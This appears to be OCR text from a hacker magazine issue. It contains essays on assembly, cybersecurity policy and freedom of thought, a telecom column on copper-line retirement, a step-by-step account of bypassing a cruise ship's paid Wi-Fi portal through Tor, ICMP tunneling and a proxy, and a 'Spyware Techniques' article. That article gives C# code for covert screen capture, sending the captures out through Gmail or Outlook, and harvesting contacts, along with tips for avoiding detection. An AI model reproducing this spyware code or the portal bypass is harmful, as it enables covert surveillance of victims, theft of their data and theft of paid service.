int     80h
```

There's also the thing about how words, sentences, and numbers are defined in assembly. It's somewhat easier in C and pretty much a joke in PHP. And, to be honest, after understanding the logic of assembly and the somewhat similar approach in C, every other high level programming language is easier to understand by just looking at the code and what it does when compiled/executed.

When I started getting deeper into vulnerability research and exploit development, I had to learn about fuzzers. The most popular and yet easy to use fuzzers are in Python. Here's the catch: I haven't read a single "hello world" example in Python, let alone messing around with sockets and networking, and yet by just reading the Python code it all made perfect sense. In truth, I did have to look up how to specify different types of network sockets (udp instead of tcp), but that was it. And, yes, I did get confused a couple of times when I got errors regarding indentation - that's how little I was aware of anything Python (other than Monty Python, Ni!). And since then, I have managed to go through PHP, JavaScript, Ruby, MEAN Stack, and probably whatever comes up next. Granted, MEAN Stack and any framework based coding does require looking into tutorials because of how various files/modules/views/whatever are organized, but the coding part is pretty much as logical as it has always been.

Now, to turn it all toward hacking, while it's true that programming syntax is constantly evolving and its goal is to make coding easy for anyone, the most important and most fun programs/services to exploit are still coded in C (most recent: OpenSSL = Heartbleed and Bash = Shellshock, and whatever comes up by the time this issue gets out).

In order to find a vulnerability and write an exploit, one needs to know assembly (at least the basics of it), and then there are times when one needs to know more about it (when it comes to shell size because size matters a lot when it comes to exploit development). While it's true that there are ways to go around assembly, in the long run it's invaluable to know at least some of it.

IT'S SECURITY, STUPID CHALLENGING THE NOTION THAT SECURITY COSTS US OUR RIGHTS

by Mallory Knodel, Sacha van Geffen, Stefania Milan, and Camille Francois

Last March in San Francisco, experts in digital security and human rights convened a roundtable discussion on practical advice for advocating a human-centric approach to cybersecurity policy. Participants included states, companies, non-profits, and universities, namely Richard Arbeiter from the Canadian government's department on global affairs, Nico Sell from Wickr, Eileen Donahoe from Human Rights Watch, and Ron Deibert from CitizenLab. Bruce Schneier, another participant, summed up the panel very neatly when he quipped, "It's security, stupid."

The roundtable was put together by a working group of the Freedom Online Coalition, an international cyber policy incubator started by then U.S. Secretary of State Hillary Clinton in 2011. This working group, "An Internet Free and Secure," is tasked with harmonizing human rights and cyber security. While there is no shortage of criticism of the FOC since its inception, which has only grown over the years as some founding member states have been propagating "online freedom" by spying on the world, there still exists a concerted, multi-stakeholder effort to define policy making practices that put people before profits and power in the digital age. This working group has developed a set of recommendations for policy makers in local, national, regional, and intergovernmental settings.

Those recommendations are built upon a fundamental rejection of the notion that security requires a sacrifice, however slight, of individual rights. Indeed, it is precisely the opposite: that the ability to enjoy and exercise all rights such as the right to privacy or freedom of assembly is itself a measure of a secure society. We can't have rights without cybersecurity. But what good is security without our rights? Rights and security are not antithetical; they are mutually reinforcing. And we assert that cybersecurity policy at all levels, from protocol and standards setting to criminal law, can and must respect (and even strengthen!) human rights.

So why is this fundamental truth that rights and security are mutually reinforcing so hard to understand? Looking closely at the dominant narrative - that we must give up our individual rights to become collectively safer - is a paradigm perpetuated mostly by government-industry partnerships that thrive on securitization. It is no coincidence that at the dawn of the digital age we also see a dystopic reality in the near future. With a global economic recession caused by Internet-enabled globalization and two-faced technocracies that promote innovation at home and endless war abroad, the rights versus security narrative fuels government power and corporate profits in nearly every setting.

What has, since the Snowden revelations, effectively been dubbed the Freedom "Over there" Coalition, is a classic example of technocratic hegemony. Indeed we see gross violations of human rights in the Internet shutdowns of Africa and the censorship of Asia. But the human rights righteousness of countries like the United States, Canada, and the United Kingdom, who nonetheless play important roles in the FOC's working groups, is not the takeaway for countries drafting cybersecurity policy. It is the actions of these governments along with their domestic narratives of securitization that are being propagated around the world, then made affordable and efficient by a globalized security industry that has been incubated in those same countries.

The FOC working group is actively dislodging the dominant narrative that pits rights against security by redefining cybersecurity with people at the center and by promoting a normative statement of policy recommendations for how cybersecurity policy should be written and implemented if it is to truly be secure, e.g. including the protection of human rights. At The Eleventh HOPE, our working group (representing APC, GreenHost, the Data J Lab, and the Berkman Center) presented recommendations and discussed how technology experts can contribute to rights-respecting cybersecurity.

Freedom of Thought

by Daelphinux

Everyone, and in this case there is no hyperbole - sincerely everyone, has the capacity for freedom of thought. The human mind is an astounding thing; it is, truly, the only place there is a legitimate knowledge of privacy. No one can get inside another person's head (at least with our current level of technology) to see what they are thinking. It is this freedom which means so much to us as a species. Without this freedom there would be no individuality.

Certainly through the evolution of humanity, a necessity for a certain level of socialization or interaction has developed. In fact, if it had not been for this interaction and development of structured societies it is likely that the world we know and live in now would not exist. It would likely be an impossible notion even. Humanity is inextricably mated to the concepts and notions that spawn from and revolve around socialization. Even this development of individuality is caused by our socialization. Without this individuality there would be no need, nor desire, to have any social interactions. If everyone had the same thoughts, feelings, wants, and beliefs most, if not all, interactions would be bland and would not have any benefit. It is the clash of individuals that makes social interaction enjoyable. In this sense, the societies within cyberspace are no different.

Cyberspace is, in itself, a sociological phenomenon. It is a society, complete with countercultures, subcultures, mores, laws, and ethics all its own. Yet even still this society is inextricably linked to a hard-coded desire for socialization that comes from simply being human. Look at the most popular locales in cyberspace. There are content aggregators (Reddit, Voat, even Digg still exists), there are social networks (Facebook, Ello, Myspace), there are news websites (complete with commentary sections), and there are blogs where people, in their sociable ways, want to share every facet of their lives with everyone else. Even this writing itself is a cry of socialization; it does not exist to not be read. Cyberspace is built entirely on humanity's, occasionally subconscious, need to be social. (Even people claiming to have no social desires or needs can be found socializing in cyberspace: see subreddits /r/hermitlife and /r/misanthropy for two small off-the-cuff examples).

The socialization of cyberspace is an important thing to consider when discussing how people are free of thought. Even in such places where all of one's prior actions are able to be cultivated, viewed, and analyzed, one's thoughts cannot be predicted or stolen from them. Cyberspace would be the quintessential example of the failure of the freedom of thought if it were possible to breach. Thought is, in reality, the only true freedom. People can be restrained, people can be coerced, and people can be broken. Thoughts, however, are never able to be restrained, coerced, or broken. Our thoughts are our own, and whatever outward expression we may have can conceal those thoughts from everyone else. To quote Alan Moore, and his character Evey, from his work *V for Vendetta,* "an idea can still change the world. I've witnessed first hand the power of ideas, I've seen people kill in the name of them, and die defending them... but you cannot kiss an idea, cannot touch it, or hold it... ideas do not bleed, they do not feel pain, they do not love..." Our thoughts, which inform our ideas, are equally immutable. That is the benefit of incorporeal thought and abstraction. No one can take an abstraction from anyone.

Always, if nothing else, remember that thoughts are free. Even in times of stress, turmoil, pain, and suffering, hold on to the thoughts that make you, you. Those thoughts will keep you free and true, they cannot be taken from you.

Die Gedanken sind frei, wer kann sie erraten?

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Autumn may be approaching, but it's a scorching 106 degrees outside. Where am I? Phoenix Sky Harbor Airport, en route to Louisiana. There is an absolutely unholy mess to clean up due to the massive flooding, and all hands are on deck for recovery efforts - not just from the incumbent providers in the affected areas, but from across the country. Just like fire departments and power companies, phone companies have "mutual aid" contracts whereby we assist one another during emergencies.

All of this brings to mind Superstorm Sandy, and Verizon's creative but ultimately ill-fated efforts to avoid fully restoring service to Fire Island, New York. The aftermath of Sandy was the first salvo in one of the biggest regulatory wars ever fought. And it's a war you've probably never heard of.

Phone companies like ours are all trying to figure out what to do with their aging copper outside plant, and disasters like Superstorm Sandy force the issue. Honestly, many of us are struggling to stay in business. The competitive landscape has massively shifted in the past 20 years, and continuing the status quo is becoming very difficult for phone companies. This is particularly true in rural, disaster-prone areas, which have always been expensive to service.

Most existing copper wiring is decades old. In some areas, it's a century old (sometimes even more). Over time, outside plant corrodes. Water leaks into cables and damages them. In our Central Office, if we printed out all of the outside plant maintenance tickets that have been filed and stacked them on top of each other, they'd probably stretch from the floor to the ceiling. Realistically, none of these problems are ever going to be fixed. For the most part, it's not worth tracking down and repairing faults in the copper plant anymore. If a pair becomes unusably corroded, we simply switch the subscriber to another pair. There are plenty of extras amidst a sea of disconnections. If a copper trunk cable becomes unusable, we just let it rot, run a new cable with fiber to the node (typically a wiring cabinet), and cut over.

While traditional telephone infrastructure is aging, becoming less reliable, and is now far more expensive to maintain, fewer and fewer customers are actually subscribing to wireline services. This leaves less money to maintain them - a *lot* less. In the United States, there are now only about 60 million traditional landline subscribers. Most remaining subscribers are poor, rural, or elderly people, primarily using subsidized services that are not profitable. The only truly profitable customers remaining are businesses who need landlines for credit card or fax machines. However, now that businesses have been required to update their credit card machines to new ones with EMV chip capability, they are switching en masse to Wi-Fi and we're seeing a new landslide of disconnections - and these are our most profitable dial tones! It's not that people and businesses have given up landlines entirely, they have just given up on *traditional* landlines. There has been a massive shift to services provided by cable companies (the "triple play" being a formidable competitor to traditional phone service), and this competition has attracted both business and residential customers. Comcast, in fact, is now one of the largest phone companies in America.

And honestly, who can blame them? I was truly astonished at the number of disconnections we began to process when the local cable company began offering unlimited local and long distance calling with all calling features for $19.95 per month. We can't compete with that when a 1FR POTS line (with no calling features) is tariffed at $20 per month (plus surcharges, and there are a *lot* of surcharges). We're literally twice as expensive for the same service. Sure, the quality of a landline phone is better, and landlines work reliably during power outages, but VoIP phones delivered over cable are good enough for most subscribers. They come with a 48-hour backup battery and work just as reliably during power outages (until the battery dies) as landlines do. Also, given that almost everyone has a cell phone and a car charger, people just don't worry as much about phones working during power outages as they used to. If they need to make a call, they can just go out to the car. What's more, cellular networks have actually proven *more* reliable during emergencies than landlines, because wireless signals don't get flooded out or knocked down by trees.

All of this brings us to Fire Island, New York, in the aftermath of Superstorm Sandy. Fire Island is a 9.6 square mile island (post-Sandy, it's technically two islands) with a year-round population of only 292. It's a popular getaway spot for New Yorkers during the summer months, when the population grows to several thousand people despite being car-free. And while disasters often cause major damage, it's relatively rare that an entire community is left completely without phone service. However, this happened on Fire Island in the aftermath of Superstorm Sandy.

Fire Island took the brunt of the storm surge, which was so severe that it literally washed away much of the existing Verizon copper network and corroded the remainder to the point of being unusable. This was a big deal: no single incident in recent memory destroyed as many telephone facilities as Superstorm Sandy. Apart from destroying phone lines in many communities, Sandy flooded a massive Verizon switching center in lower Manhattan at 140 West Street. While the tandem switches upstairs weren't damaged, the cable vault in the basement was completely submerged. This scenario was repeated at multiple data centers throughout the city, causing major Internet service disruptions.

Back on Fire Island, the disaster was so severe that the island was split in two, the ocean reaching the bay through a channel newly carved by Mother Nature. Eighty percent of homes were flooded, and 90 (out of 4,500) homes were completely destroyed. It's not hard to imagine that given rising sea levels, this isn't the last time that this will happen. In an era of global warming, Fire Island's days are numbered. And this left Verizon with a predicament: what should be done to rebuild, and how could it be done fast? Verizon is the sole provider of communications services on the island, and was under strong pressure to restore service quickly.

Verizon's solution was simple and innovative: convert Fire Island to wireless-only. In other words, don't rebuild. From their perspective, it was simply good business. Why make a massive investment in restoring relatively unpopular infrastructure, and make that investment in a location whose days are, in an age of climate change, numbered? Verizon announced that they would not rebuild the copper network, filed with the FCC to discontinue it, and introduced a product to Fire Islanders called VoiceLink. This became one of the biggest telecommunications controversies in American history.

VoiceLink (sold by the landline division of Verizon) and Home Phone Connect (sold by the wireless division of Verizon) are essentially the same product, called a "wireless landline." Many phone companies (including AT&T, Sprint, and US Cellular) offer similar products. While these devices are typically branded by the carrier selling them, the equipment is manufactured by Chinese manufacturers ZTE and Huawei. The Verizon FT2260VW, for example, is made by Huawei.

What's a wireless landline? A technician will install the device in an area of your home with a good wireless signal, run a cable to the NID to hook it up to your inside wiring, and your phones will work more or less normally. However, under the hood, VoiceLink is actually a cellular phone and is treated on the mobile network as such. The device has an IMEI or MEID, a SIM card (if 4G or GSM-based), either rechargeable or AA batteries (depending on the device involved) for backup power, and is assigned a telephone number. If your service is converted from landline service, a wireline-to-wireless port is done using ordinary number portability procedures. To the network, the only difference versus a mobile phone is 911 service: VoiceLink devices are categorized as fixed location devices and are configured with E911 data. This means that if you dial 911, you're routed directly to the PSAP nearest you with all E911 data provided, which is the same thing that happens with a landline.

Unfortunately, there are some major differences, and this ultimately scuttled the VoiceLink initiative on Fire Island (although Verizon is still pushing it very hard in other locations). Call quality is generally poorer than a landline because calling depends on the cellular network - often a distant one. Calls are subject to being dropped and missed, just as with cellular phones. And most importantly, only voice calling is supported. Faxes and modems (such as those included in older credit card machines) don't work. Nor do alarm monitoring services or certain medical devices. A lobbying organization called Teletruth put together a list of 17 separate services that no longer worked with VoiceLink.

Verizon also underestimated the backlash. It seemed everyone piled on: constituencies from residents to unions to politicians erupted in protest. The FCC refused Verizon's application to terminate service, asking pointed questions about the services that would no longer be available. Ultimately, Verizon compromised: they upgraded Fire Island to FiOS fiber-optic service, a regulatory structure that already existed. While the landline network was discontinued, *wireline* service was still available and, in fact, Fire Island was better off than before. Smiles all around.

Except these issues aren't going away. Phone companies are going to *have* to retire copper. Technology has moved on and it's too expensive to maintain. This has culminated in a series of FCC orders (the most important of which is FCC Order 15-97) which govern how and when copper may be retired, and what notification must be given to customers. This isn't over: every time a disaster happens, the debate will be ongoing. Although it has occurred with little press and almost no public debate, the replacement of copper will be one of the most important public policy issues of the 21st century.

And with that, it's time to get on a plane. Louisiana is under water, and there's a lot of work to do! Stay warm and dry this fall.

References

http://www.datacenterknowledge.com➥/archives/2012/11/01/ny-data-➥centers-battle-back-from-storm-➥damage/ - Wrap-up of data centers damaged during Superstorm Sandy

http://teletruth.org/POTSvsvoice➥link.pdf - List of services that don't work with VoiceLink, published by Teletruth

http://www.wetmachine.com/tales-of➥-the-sausage-factory/the-fcc-sets-➥the-ground-rules-for-shutting-down-➥the-phone-system-and-sets-the-stage➥-for-universal-broadband/ - Article by Harold Feld on FCC process for phasing out copper lines

A Captive Portal Puzzle at Sea

by IceQUICK

The following occurred on a wonderful cruise ship in a beautiful part of the world. The whole experience was like a dream. In fact, it may have all been a dream....

I never intended to get online. I had just boarded the cruise ship and was looking forward to spending the next two weeks disconnected from the world. It was my first cruise and I wanted to get familiar with where the majority of the next 14 days would be spent. Before the ship set sail, we went exploring and found the theater, three or four bars, the coffee shop, a few restaurants, and the library. In the library, there were flyers advertising the ship's satellite Internet access. Instead of selling it per megabyte, access was being sold by the minute. It was priced between $0.25 and $0.75 USD per minute depending on the volume purchased.

My curiosity was awakened. What kinds of wireless APs were in use? What kind of authentication? Captive portals? How fast would it be? My mind, like other hackers, wasn't actually interested in getting online. The real challenge was figuring out how to solve this puzzle.

I opened my phone, which was being carried to take pictures, and successfully connected to the unsecured access point. I tried to open yahoo.com (the site I use exclusively to trigger captive portals) and was redirected to a simple captive portal page.

Later that same day, we got back to the room and I opened my sticker-covered Macbook Pro. I had read about bypassing captive portals using things like ICMP and DNS tunneling but had never attempted it. No time like the present to figure it out! I got connected and saw the same captive portal page.

I opened a terminal and first tried ICMP.

```
$ ping 8.8.8.8
```

Success! That was easy. ICMP appeared to be unfiltered and ICMP tunneling was a likely option. Next, I tried DNS. I opened up nslookup, set the server to Google's DNS (8.8.8.8), and tried to resolve yahoo.com.

```
$ nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> yahoo.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   yahoo.com
Address: 98.139.183.24
Name:   yahoo.com
Address: 98.138.253.109
Name:   yahoo.com
Address: 206.190.36.45
>
```

Success! It resolved. Direct outbound DNS was also open, and so DNS tunneling was another option.

I also tried to connect using SSH on a variety of ports (most of my servers use something other than port 22 for sshd), but none of those worked.

Since I hadn't planned on doing any "impromptu field systems administration," I didn't have any proxy servers set up back home or any real tools loaded on my laptop. The only thing useful was the Tor Browser Bundle [link 0, below]. Tor's default direct connect settings didn't work, so I began trying the built-in bridges. When I got to the last bridge in the list, ScrambleSuit, the familiar "Congratulations! This browser is configured to use Tor" popped up on the screen. Success! Now I could research and download tools, but couldn't authenticate to most of the services I use because they blocked or viewed traffic from a Tor exit node as suspicious.

I usually always have one or two servers online to experiment with, but since I couldn't SSH directly to them, I had to find a way to tunnel the SSH over Tor. Again, I knew this was possible from previous reading, but hadn't ever had a need to do it. After a little bit of Google-fu (Startpage-fu doesn't quite have the same ring to it...), I connected with this command from [link 1]:

```
$ ssh -o ProxyCommand='nc -x
➥ localhost:9150 %h %p' -l
➥ <username> <public VPS IP>
```

The connection was stable, but very laggy due to the satellite link, bouncing around Tor, then running on a VPS with a single core and 512MB memory. Now that I had access to the VPS, it was time for the proxy software. After a little more research, I decided to use ICMP tunneling and used "hans" from [link 2].

On the server (Ubuntu 14.04LTS)

Download and compile the hans source from [link 2]

Invent a new subnet (10.140.100.x) and password (freewifi) for the tunnel.

```
$ sudo ./hans -s 10.140.100.0
➥  -p freewifi
```

This will give the server the .1 address in this new subnet and start the ICMP listening service.

On the client (Mac OS X)

Download the hans binary from [link 2]

Download the prerequisite OS X tun (virtual network interface) driver from [link3]

Launch hans

```
$ sudo ./hans -c
➥  <public VPS IP> -f -p freewifi
```

In another terminal, test out the connectivity.

```
$ ping 10.140.100.1
```

Success!

The only thing that stood in the way of full, open Internet access was routing the traffic over this new tunnel. I considered two options on how to do this: updating both the client and server routing tables [link 4]; or setting up a proxy server. I considered the routing table option to be too risky since I could potentially lock myself out of the remote server and would have no way to revert the changes.

Install and Configure Squid Proxy [link 5]

```
$ sudo apt-get install squid
$ sudo vim /etc/squid3/squid.conf
```

Pay special attention to the following options:

```
acl localnet src 10.0.0.0/8 #use
➥ the new subnet you used in the
➥ hans command above
acl SSL_ports port 443 #without
➥ this, you'll only be able to use
➥ the proxy for HTTP
```

Configure Firefox on OS X

```
Preferences > Advanced > Network
➥ > Settings
Manual Settings: 10.140.100.1 and
➥ port 3128 for HTTP and HTTPS
```

I tried to browse, using www.2600.com. Success!

I doublechecked that the traffic was going out via the proxy (using http://ifconfig.me). Success!

In order to keep a low profile, the tunnel was shut down when not in use. Also, large files were not downloaded or uploaded.

Now that this puzzle was complete, I closed the lid on my laptop and headed down to our favorite bar on the fifth level. To celebrate, I ordered myself a Jameson Whisky Sour (or maybe it was a White Russian?) and shared my success with my travel mates. They were impressed, and posed a good question: Could I make it work on their iPad? The next puzzle in the series had been discovered.

A day or two later I found myself still thinking about how to provide access to an iPad. I found a product called SquidMan [link 6] for OS X. It's a GUI tool that lets you run a squid-based proxy on your local machine.

I downloaded, installed, and configured it to use a parent proxy (using the ICMP tunnel IP above) and fired it up. OS X prompted me for permission to allow inbound traffic for the application, and I approved. I grabbed my phone, set the HTTP proxy to "manual," and input in the local IP of my laptop and port 3128. I flipped over to the mobile browser and once again was able to load HTTP and HTTPS sites.

Puzzle number two was complete and it was getting late. I shut down for the night, feeling victorious and wondering what puzzles awaited me in the morning.

For the remainder of the trip, I managed to spend the majority of the time disconnected. There are always more puzzles to solve, but my time with these people at this magnificent location was running out fast.

The ship's network had numerous issues, and in an effort to relax (and stay out of trouble), I didn't pursue any of the other puzzles presented. The puzzles not explored include a combination of the following:

Wireless clients could talk directly to each other.

Captive portal was presented via http on the same subnet as the clients.

The wireless subnet had a /18 bit mask (16382 hosts, or 64x bigger than a standard /24 subnet).

The logout page was hosted on the same IP as the captive portal.


Fun with proxies, e.g. [link 7]

Shout out to: Ch0wn35

Links

```
[0] https://www.torproject.org/
[1] http://tor.stackexchange.com/a/
➥127
[2] http://code.gerade.org/hans/
[3] http://tuntaposx.sourceforge.net
[4] http://thomer.com/icmptx/
[5] http://www.tecmint.com/install-
➥squid-in-ubuntu/
[6] http://squidman.net/squidman/
[7] http://www.ex-parrot.com/pete/
➥upside-down-ternet.html
```

Spyware Techniques



by Chuck Easttom
www.ChuckEasttom.com
chuck@chuckeasttom.com

This article explores the concepts and principles of spyware creation. Various techniques are given for both capturing data, and for ensuring the spyware behaves in a manner least likely to be noticed. This article will contain specific code segments that could be used to create spyware. The code segments are a starting point for anyone wishing to create spyware. Various techniques are demonstrated.

Many of these techniques could be found separately via a careful search of security and hacking websites, relevant books, and journal articles. The purpose of this article is to provide a single, cohesive presentation of spyware techniques. This should facilitate researchers wishing to study spyware and spyware techniques.

It should be noted that there are other legal uses for spyware. It is legal for a parent to monitor their minor children's computer activity. In fact, so-called "nanny software" is really just spyware. It is also legal for employers to monitor work machines, though it is often best to notify employees that their activities may be monitored (Moore, 2000).

Introduction

Before continuing, a basic warning is in order. Since this article contains actual source code as well as specific techniques, you are advised to use this information with caution. The information should only be used in the process of penetration testing, for lawful applications such as law enforcement agencies with a valid warrant, or in similar situations.

Spyware is an integral part of intelligence operations and cyber warfare (Gallagher & Greenwald, 2014; Li & Lai, 2011). It can also be a part of certain law enforcement operations (Bellia, 2005). In the case of law enforcement, it is assumed the spyware is usually introduced pursuant to a valid warrant (Jarrett & Baille, 2009). In the case of intelligence operations, it is assumed the spyware is only used on valid foreign targets that would normally be the target of intelligence operations. While some people may be uncomfortable with the concept of spyware being used by governmental agencies, it should be noted that spyware is no different than a wiretap. It is a means to monitor communications. Provided the application of such monitoring is conducted within the confines of legal boundaries, then this should be no different than a more traditional phone tap.

I will explain basic function of spyware, how it works, and provide source code for that function. Techniques for ensuring the spyware remains undetected will also be explored. It must be emphasized that spyware techniques can only be applied in a legal setting. Using this technology outside of legal boundaries would constitute a felony.

General Background on Spyware

An individual spyware application can work in any number of ways to gather data. A common type of spyware is referred to as a key logger. A key logger literally logs each keystroke the user makes and puts them into a file so that everything the user types, including website addresses, usernames, and passwords, is recorded. Another type of spyware is one that takes periodic screenshots of exactly what is on the screen and saves them to a file.

In both cases, the data is temporarily stored on the victim's computer; the perpetrator must then exfiltrate that data from the target machine. There are several ways to do this. One is to have spyware that periodically sends its data to a predetermined email address or IP address. Another is for the attacker to have access to the target computer and periodically log on and get the data. In the latter case, the attacker may have previously hacked into the machine and installed the spyware, and then later, he or she returns to gather the data. In this article, you will see specific code to facilitate both screen captures and key logging.

Spyware Techniques

The goal of any spyware is to obtain information from the target computer. There are some standard approaches to this process that most spyware will implement. In this section, basic spyware techniques will be explored with source code examples.

Basic Screen Capture

Perhaps the most elementary approach to spyware is to have the software take periodic screen captures of the infected machine. This technique is actually very simple, rudimentary in fact. But it has several advantages over more complex methodologies. First, it does not require setting hooks into system processes, or complex programming. It can also be done with a rather small executable, and can perform screen capture intermittently, thus reducing the opportunity for detection. The disadvantage is that the data is kept in images which must first be stored on the infected machine, and then subsequently exfiltrated.

Sample code to perform a screen capture is given in Figure 1. This code is in C# and stores the screen capture in the user's default temp directory. C# is utilized for this example because it is widely used and will be understood by a wide range of programmers. Storing images in the default temp directory is selected because this directory frequently is filled with files during normal operations. Adding files to it is unlikely to trigger anti-malware. It is also unlikely that the computer user will view the contents of this folder and notice the new image files.

```
i = i + 1;
string sysName = string.Empty;
string sysUser = string.Empty;
Bitmap b = BitMapCreater();
printScreen = string.Format("{0}{1}", Path.GetTempPath(), "screen" + i + ".jpg");
picScreenCapture.Load(printScreen.ToString());

b.Save(printScreen, ImageFormat.Jpeg);
```

Figure 1 - Screen Capture Code

This is very simple code, and easy to implement. Certainly there are other approaches to screen capture, and this code can easily be enhanced to create more effective malware. A few suggestions for improving the code are presented here. This code can be placed inside a timer control (for Windows programs) so that it takes screen captures periodically. Or it could be executed at random intervals based on a pseudo-random number generator. Either approach would create a sparse infector malware. It is also possible to enhance this code so that it periodically checks the current window in the foreground (Microsoft Developer Network provides code samples for that process) and only takes screen shots if specific windows are in use. This would allow the spyware to be more targeted and only take images from certain programs.

Sending email

At some point the data must be transmitted out of the target computer to some location where it can be easily retrieved by the monitoring agency. Regardless of what methodology one implements to capture data, email is an effective way of sending out data in a manner that is less likely to be detected. Assuming emails are only sent infrequently, and the target address is one that is innocuous, such as a free email (Gmail, Hotmail, etc.), this exfiltration is less likely to be detected. The code for doing this is presented in Figures 2 and 3. The first part is a function that sends email, the second part is the code that calls that function. This code is presented in C#, for the reasons previously stated.

```
private static string sendMail(System.Net.Mail.MailMessage mm)
{
    try
    {
        string smtpHost = "smtp.gmail.com";
        string userName = "username@gmail.com";//write your email address
        string password = "************";//write password
        System.Net.Mail.SmtpClient mClient = new System.Net.Mail.SmtpClient();
        mClient.Port = 587;
        mClient.EnableSsl = true;
        mClient.UseDefaultCredentials = false;
        mClient.Credentials = new NetworkCredential(userName, password);
        mClient.Host = smtpHost;
        mClient.DeliveryMethod = System.Net.Mail.SmtpDeliveryMethod.Network;
        mClient.Send(mm);
    }
    catch (Exception ex)
    {
        System.Console.Write(ex.Message);
    }
```

Figure 2 - Send Email

The calling code shown below is somewhat more complicated than the bare minimum requirements. You will notice that it accomplishes a few interesting goals beyond simply calling the email send function. The first is that it gathers information on the current user. Given that the goal of spyware is to monitor some individual, this can be invaluable. It is also possible to target spyware so that if the user information does not match a given target, the spyware ceases to function.

```
System.Net.Mail.MailAddress toAddress = new System.Net.Mail.MailAddress("xxxxx@gmail.com");
System.Net.Mail.MailAddress fromAddress = new System.Net.Mail.MailAddress("thismachine@xyz.com");
System.Net.Mail.MailMessage mm = new System.Net.Mail.MailMessage(fromAddress, toAddress);
sysName = System.Security.Principal.WindowsIdentity.GetCurrent().Name.ToString();
sysUser = System.Security.Principal.WindowsIdentity.GetCurrent().User.ToString();
mm.Subject = sysName + " " + sysUser;
string filename = string.Empty;
System.Net.Mail.Attachment mailAttachment = new System.Net.Mail.Attachment(printScreen);
mm.Attachments.Add(mailAttachment);
mm.IsBodyHtml = true;
mm.BodyEncoding = System.Text.Encoding.UTF8;
sendMail(mm);
```

Figure 3 - Calling the email send function

Notice that the preceding examples are not dependent on a specific email client being present on the target computer. If the target machine has Microsoft Outlook, then you can simply utilize the Outlook client to send out messages. A code sample for that process is given in Figure 4.

```
public void send_email_via_outlook(bool battach, string filepath)
{
    try
    {
        Microsoft.Office.Interop.Outlook.Application outlookObj = new Microsoft.Office.Interop.Outlook.Application();
        Outlook.MailItem mailItem = (Outlook.MailItem) outlookObj.CreateItem(Outlook.OlItemType.olMailItem);
        mailItem.Subject = "This is the subject";
        mailItem.To = "someone@example.com";
        mailItem.Body = "This is the message.";

        if(battach==true)
           mailItem.Attachments.Add(filepath);//logPath is a string holding path to the log.txt file

        mailItem.Display(false);
    }
    catch (Exception ex)
    {

    }
```

Figure 4 - Sending Email via MS Outlook

To use this code (i.e., to write a program that executes this process), you will need to import a specific dll on your development machine. That import is shown here:

using `Outlook = Microsoft.Office.Interop.Outlook;`

It is often also useful to have access to the Outlook contact list in order to send emails to specific individuals. The code shown in Figure 5 will accomplish this.

```
DataSet ds = new DataSet();
ds.Tables.Add("Contacts");
ds.Tables[0].Columns.Add("Email");
ds.Tables[0].Columns.Add("FirstName");
ds.Tables[0].Columns.Add("LastName");

Microsoft.Office.Interop.Outlook.Items OutlookItems;
Microsoft.Office.Interop.Outlook.Application outlookObj;
Microsoft.Office.Interop.Outlook.MAPIFolder Folder_Contacts;


outlookObj = new Microsoft.Office.Interop.Outlook.Application();
Folder_Contacts = (Microsoft.Office.Interop.Outlook.MAPIFolder)outlookObj.Session.GetDefaultFolder(
    Microsoft.Office.Interop.Outlook.OlDefaultFolders.olFolderContacts);
OutlookItems = Folder_Contacts.Items;

for (int i = 0; i < OutlookItems.Count; i++)
{
    Microsoft.Office.Interop.Outlook.ContactItem contact = (Microsoft.Office.Interop.Outlook.ContactItem)OutlookItems[i + 1];
    DataRow dr = ds.Tables[0].NewRow();
    dr[0] = contact.Email1Address;
    dr[1] = contact.FirstName;
    dr[2] = contact.LastName;

    ds.Tables[0].Rows.Add(dr);

}
```

Figure 5 - Retrieve Outlook Contact List

Key Logger

Screen capture can be an effective approach to spyware. However, the most widely used approach involves the use of key loggers. In this section, I will demonstrate a very basic key logger that simply logs the command window activities. It will log whatever is typed into the command window. This is useful because most users do not routinely utilize the command window. However, administrative users often do. The code presented in this section also illustrates the process of getting a hook into an application. This code can be adapted to hook into other applications, other than the command window. The code is shown in Figure 6.

It should be noted that this code is more complex than the screen capture code shown earlier. However, the code is still under 80 lines of code for the entire class implementation. This makes it practical for use as spyware. Spyware should be small and compact. Large files are not appropriate for use as spyware.

Gathering User Information

Remember the goal of spyware is to gather information. Thus far, we've explored screen captures and key loggers. It is also possible, and frequently desirable, to gather user information from the operating system itself. The Windows operating system makes this very easy. The machine name, user name, how they are authenticating to the system, and other facts can be interesting information to gather. The following code, shown in Figure 8, is merely an example of what information can easily be gathered. This code is C# code.

